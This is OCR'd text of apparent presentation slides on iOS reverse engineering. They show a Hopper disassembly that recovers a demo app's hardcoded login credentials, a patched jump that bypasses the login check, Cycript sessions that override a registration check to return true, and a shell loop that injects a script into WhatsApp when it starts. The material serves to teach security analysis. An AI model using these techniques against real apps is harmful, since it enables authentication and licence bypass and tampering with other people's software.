imp___symbol_stub__objc_msgSend
imp___symbol_stub__objc_msgSendSuper2
imp___symbol_stub__objc_release
========== B E G I N O F P R O C E D U R E ==========
; Basic Block Input Regs: <nothing> - Killed Regs: ecx ebx esp ebp
;
; Section __text
;
; Range 0x26f0 - 0x2f02 (2066 bytes)
; File offset 5872 (2066 bytes)
; Flags : 0x0880000400
;
start:
0x000026f0 6A00 push 0x0
0x000026f2 89E5 mov ebp, esp
0x000026f4 83E4F0 and esp, 0xfffffff0
0x000026f7 83EC10 sub esp, 0x10
0x000026fa 8B5D04 mov ebx, dword [ss:ebp-0x0+var_4]
0x000026fd 891C24 mov dword [ss:esp], ebx
0x00002700 8D4D08 lea ecx, dword [ss:ebp-0x0+arg_0]
0x00002703 894C2404 mov dword [ss:esp+0x4], ecx
0x00002707 83C301 add ebx, 0x1
0x0000270a C1E302 shl ebx, 0x2
0x0000270d 01CB add ebx, ecx
0x0000270f 895C2408 mov dword [ss:esp+0x8], ebx
; Basic Block Input Regs: ebx - Killed Regs: eax ebx
0x00002713 8B03 mov eax, dword [ds:ebx] ; XREF=0x271a
0x00002715 83C304 add ebx, 0x4
0x00002718 85C0 test eax, eax
0x0000271a 75F7 jne 0x2713
; Basic Block Input Regs: eax ebx - Killed Regs: esp
0x0000271c 895C240C mov dword [ss:esp+0xc], ebx
0x00002720 E80B000000 call _main_2730
0x00002725 890424 mov dword [ss:esp], eax
0x00002728 E80B080000 call imp___symbol_stub__exit
; endp
0x0000272d F4 hlt
0x0000272e 90 nop
Analysis segment __objc_const
Analysis segment __objc_selrefs
Analysis segment __objc_classrefs
Analysis segment __objc_superrefs
Analysis segment __objc_data
Analysis segment __objc_ivar
Analysis segment __data
Analysis segment __cfstring
Analysis segment __common
Background analysis ended



GDB-Dem
Export PDF
methImpl_ViewController_loginButtonTapped_:
push ebp
mov ebp, esp
push ebx
push edi
push esi
sub esp, 0x5c
call 0x2b8e
pop eax
mov ecx, dword [ss:ebp-0x68+arg_8]
mov edx, dword [ss:ebp-0x68+arg_4]
mov esi, dword [ss:ebp-0x68+arg_0]
lea edi, dword [ss:ebp-0x68+var_80]
mov dword [ss:ebp-0x68+var_88], esi
mov dword [ss:ebp-0x68+var_84], edx
mov dword [ss:ebp-0x68+var_80], 0x0
mov dword [ss:esp], edi
mov dword [ss:esp+0x4], ecx
mov dword [ss:ebp-0x68+_PIC_register_], eax
call imp___symbol_stub__objc_storeStrong
mov eax, dword [ss:ebp-0x68+var_88]
mov ecx, dword [ss:ebp-0x68+_PIC_register_]
mov edx, dword [ds:ecx-0x2b8e+_OBJC_IVAR_$_ViewController._usernameTextField
mov eax, dword [ds:eax+edx]
mov edx, dword [ds:ecx-0x2b8e+0x45ec]
mov dword [ss:esp], eax
mov dword [ss:esp+0x4], edx
call imp___symbol_stub__objc_msgSend
mov dword [ss:esp], eax
call imp___symbol_stub__objc_retainAutoreleasedReturnValue
mov bl, 0x0
mov ecx, dword [ss:ebp-0x68+_PIC_register_]
lea edx, dword [ds:ecx-0x2b8e+cfstring_admin]
mov esi, dword [ds:ecx-0x2b8e+0x45f0]
mov edi, eax
mov dword [ss:esp], edi
mov dword [ss:esp+0x4], esi
mov dword [ss:esp+0x8], edx
mov dword [ss:ebp-0x68+var_64], eax
mov byte [ss:ebp-0x68+var_63], bl
call imp___symbol_stub__objc_msgSend
movsx ecx, al
mov byte [ss:ebp-0x68+var_75], 0x0
cmp ecx, 0x0
mov al, byte [ss:ebp-0x68+var_63]
mov byte [ss:ebp-0x68+var_62], al
je 0x2c80
0x2c22:
mov eax, dword [ss:ebp-0x68+var_88]
mov ecx, dword [ss:ebp-0x68+_PIC_register_]
mov edx, dword [ds:ecx-0x2b8e+_OBJC_IVAR_$_ViewController._passwordTextField
mov eax, dword [ds:eax+edx]
mov edx, dword [ds:ecx-0x2b8e+0x45ec]
mov dword [ss:esp], eax
mov dword [ss:esp+0x4], edx
call imp___symbol_stub__objc_msgSend
mov dword [ss:esp], eax
call imp___symbol_stub__objc_retainAutoreleasedReturnValue
mov ecx, dword [ss:ebp-0x68+_PIC_register_]
lea edx, dword [ds:ecx-0x2b8e+cfstring_HELLOIOSAPPLICATIONEXPENTS]
mov dword [ss:ebp-0x68+var_76], eax
mov byte [ss:ebp-0x68+var_75], 0x1
mov esi, dword [ds:ecx-0x2b8e+0x45f0]
mov dword [ss:esp], eax
mov dword [ss:esp+0x4], esi
mov dword [ss:esp+0x8], edx
call imp___symbol_stub__objc_msgSend
movsx ecx, al
cmp ecx, 0x0
setne al
mov byte [ss:ebp-0x68+var_62], al
0x2c80:
mov al, byte [ss:ebp-0x68+var_62]
test byte [ss:ebp-0x68+var_75], 0x1
mov byte [ss:ebp-0x68+var_61], al
jne 0x2c95
0x2c90:
jmp 0x2ca0
0x2c95:
mov eax, dword [ss:ebp-0x68+var_76]
mov dword [ss:esp], eax
call imp___symbol_stub__objc_release
0x2ca0:
mov eax, dword [ss:ebp-0x68+var_64]
mov dword [ss:esp], eax
call imp___symbol_stub__objc_release
mov cl, byte [ss:ebp-0x68+var_61]
test cl, 0x1
jne 0x2cbc
0x2cb7:
jmp 0x2cea
0x2cea:
mov eax, dword [ss:ebp-0x68+_PIC_register_]
lea ecx, dword [ds:eax-0x2b8e+cfstring_Error]
lea edx, dword [ds:eax-0x2b8e+cfstring_Incorrect_Username_or_password]
mov esi, 0x0
lea edi, dword [ds:eax-0x2b8e+cfstring_Ok]
mov ebx, dword [ds:eax-0x2b8e+bind_OBJC_CLASS_$_UIAlertView]
mov eax, dword [ds:eax-0x2b8e+0x45f8]
mov dword [ss:esp], ebx
mov dword [ss:esp+0x1], eax
mov dword [ss:ebp-0x68+var_56], edi
mov dword [ss:ebp-0x68+var_52], ecx
mov dword [ss:ebp-0x68+var_48], edx

GDB-Demo.hop

```
function methImpl_ViewController_loginButtonTapped_ {
    var_88 = arg_0;
    var_84 = arg_4;
    var_80 = 0x0;
    _PIC_register_ = eax;
    objc_storeStrong(&var_80, arg_8);
    eax = [var_88._usernameTextField text];
    eax = [eax retain];
    var_64 = eax;
    var_63 = 0x0;
    eax = [eax isEqualToString:@"Admin"];
    var_75 = 0x0;
    var_62 = var_63;
    if (SIGN_EXTEND(eax) != 0x0) {
            eax = [var_88._passwordTextField text];
            eax = [eax retain];
            var_76 = eax;
            var_75 = 0x1;
            eax = [eax isEqualToString:@"HELLOIOSAPPLICATIONEXPERTS"];
            asm{ setne      al };
            var_62 = eax;
    }
    var_61 = var_62;
    if ((var_75 & 0x1) != 0x0) {
            [var_76 release];
    }
    [var_64 release];
    if ((var_61 & 0x1) == 0x0) {
            var_56 = @"Ok";
            var_52 = @"Error";
            var_48 = @"Incorrect Username or password";
            var_44 = 0x0;
            eax = [UIAlertView alloc];
            eax = [eax initWithTitle:var_52 message:var_48 delegate:0x0 cancelButtonTitle:var_56
otherButtonTitles:0x0];
            var_40 = eax;
            [eax show];
            [var_40 release];
    }
    else {
            [var_88 performSegueWithIdentifier:@"adminPage" sender:var_88];
    }
    var_36 = 0x0;
    eax = objc_storeStrong(&var_80, 0x0);
    return eax;
}
```


File Edit Modify Navigate Debug Scripts Window Help
Sun 5:22 PM
Mark as Unexplored U
Code C
Data D
Array ⇧D
C String A
Unicode String ⇧A
Procedure P
Toggle Thumb Mode T
Argument ▶
Assemble Instruction... ⌥A
Restore Original Value
Comment... ;
Inline Comment... ⇧:
Name... N
Disassemble Whole Segment ⇧⌘C
Cancel Current Disassembly
Transform Whole Segment to C Strings ⇧⌘A
GDB-Demo.hop
S Segments
X Cross References
Show CFG
Pseudo Code
G GDB
test byte [ss:ebp-0x68+var_75], 0x1
mov byte [ss:ebp-0x68+var_61], al
jne 0x2c95
; Basic Block Input Regs: <nothing> - Killed Regs: <nothing>
jmp 0x2ca0
; Basic Block Input Regs: ebp - Killed Regs: eax esp
mov eax, dword [ss:ebp-0x68+var_76] ; XREF=0x2c8a
mov dword [ss:esp], eax
call imp___symbol_stub__objc_release
; Basic Block Input Regs: ebp - Killed Regs: eax ecx esp
mov eax, dword [ss:ebp-0x68+var_64] ; XREF=0x2c90
mov dword [ss:esp], eax
call imp___symbol_stub__objc_release
mov cl, byte [ss:ebp-0x68+var_61]
test cl, 0x1
jne 0x2cbc
; Basic Block Input Regs: <nothing> - Killed Regs: <nothing>
jmp 0x2cea
; Basic Block Input Regs: ebp - Killed Regs: eax ecx edx esp esi edi
mov eax, dword [ss:ebp-0x68+_PIC_register_] ; XREF=0x2cb1
0x00002cbf 8D88561B0000 lea ecx, dword [ds:eax-0x2b8e+cfstring_adminPage] ; @"adminP
0x00002cc5 8B55F0 mov edx, dword [ss:ebp-0x68+var_88]


0x00002ca6 E87B020000 call imp___symbol_stub__objc_releas
0x00002cab 8A4DD5 mov cl, byte [ss:ebp-0x68+var_61]
0x00002cae F6C101 test cl, 0x1
0x00002cb1 0F8505000000 jne 0x2cbc
0x00002cb7 E92E000
0x00002cbc 8B45DC
0x00002cbf 8D88561
0x00002cc5 8B55F0
0x00002cc8 8B75F0
0x00002ccb 8BB8661
0x00002cd1 891424
0x00002cd4 897C2404 mov dword [ss:esp+0x4], edi
0x00002cd8 894C2408 mov dword [ss:esp+0x8], ecx
0x00002cdc 8974240C mov dword [ss:esp+0xc], esi
0x00002ce0 E835020000 call imp___symbol_stub__objc_msgSen
0x00002ce5 E99D000000 jmp 0x2d87
jmp 0x2cbc
Stop
Assemble and Go Next


sassembler
File
Edit
Modify
Navigate
Debug
Scripts
Window
Help
New ⌘N
Open... ⌘O
Open Recent
Close ⌘W
Save ⌘S
Save As... ⇧⌘S
Produce Assembly Text File...
Produce Assembly For Current Procedure...
Produce New Executable...
Read Executable to Disassemble... ⇧⌘O
Read 32 bits Mach-O File to Disassemble...
Read 64 bits Mach-O File to Disassemble...
Read ELF File to Disassemble...
Read Windows PE File to Disassemble...
Read Raw Binary...
GDB-Dem
Follow
Code
Mark As Procedure
Labels
2cab 8A4DD5
2cae F6C101
2cb1 E906000000
2cb6
2cb7 E92E000000
2cbc 8B45DC
2cbf 8D88561B0000
2cc5 8B55F0
2cc8 8B75F0
2ccb 8BB8661A0000
2cd1 891424
2cd4 897C2404
2cd8 894C2408
2cdc 8974240C
2ce0 E835020000
2ce5 E99D000000
2cea 8B45DC
0x00002ced 8D88661B0000
0x00002cf3 8D90761B0000
0x00002cf9 BE00000000

Cycript

Allows developers to explore and modify running applications

- Runs on the device
- Connects to PID or App name
- Understand Javascript and OBJC
- Also works on Swift but its difficult

pimstolk — pimstolk@Pims-MacBook-Pro — ~ — -zsh — 169×36

```
iPhone:/ root# /private/var/root/cycript -p 1660
cy# UIApp
#"<UIApplication: 0x1446112d0>"
```

pimstolk — pimstolk@Pims-MacBook-Pro — ~ — -zsh — 169×36

```
cy# UIApp.delegate
#"<AppDelegate: 0x14461d680>"
cy# AppDelegate.messages
cy# UIApp.keyWindow.rootViewController.topViewController
#"<GroupAccountsViewController: 0x1446dc530>"
```


pimstolk — pimstolk@Pims-MacBook-Pro — ~ — -zsh — 169×36

```
cy# LocalProtectedStorage.prototype.isRegistered =
function() { return true;}
cy#
```


So?

You still need access to a device?

test.sh



pimstolk — nano — nano — nano — 180×47
GNU nano 2.0.6 New Buffer
while true
do
PIDS=$(ps aux | awk '/Whatsapp.app/ { print $2}' | wc -w)
if ["$PIDS" != "1"]; then
PID=$(ps aux | awk '/Whatsapp.app/ { print $2}' | awk '{print $1; exit}')
echo 'Found'
/usr/bin/test/cycript -p Whatsapp /usr/bin/test/inject
break
fi
done
^G Get Help
^X Exit
^O WriteOut
^J Justify
^R Read File
^W Where Is
^Y Prev Page
^V Next Page
^K Cut Text
^U UnCut Text
^C Cur Pos
^T To Spell

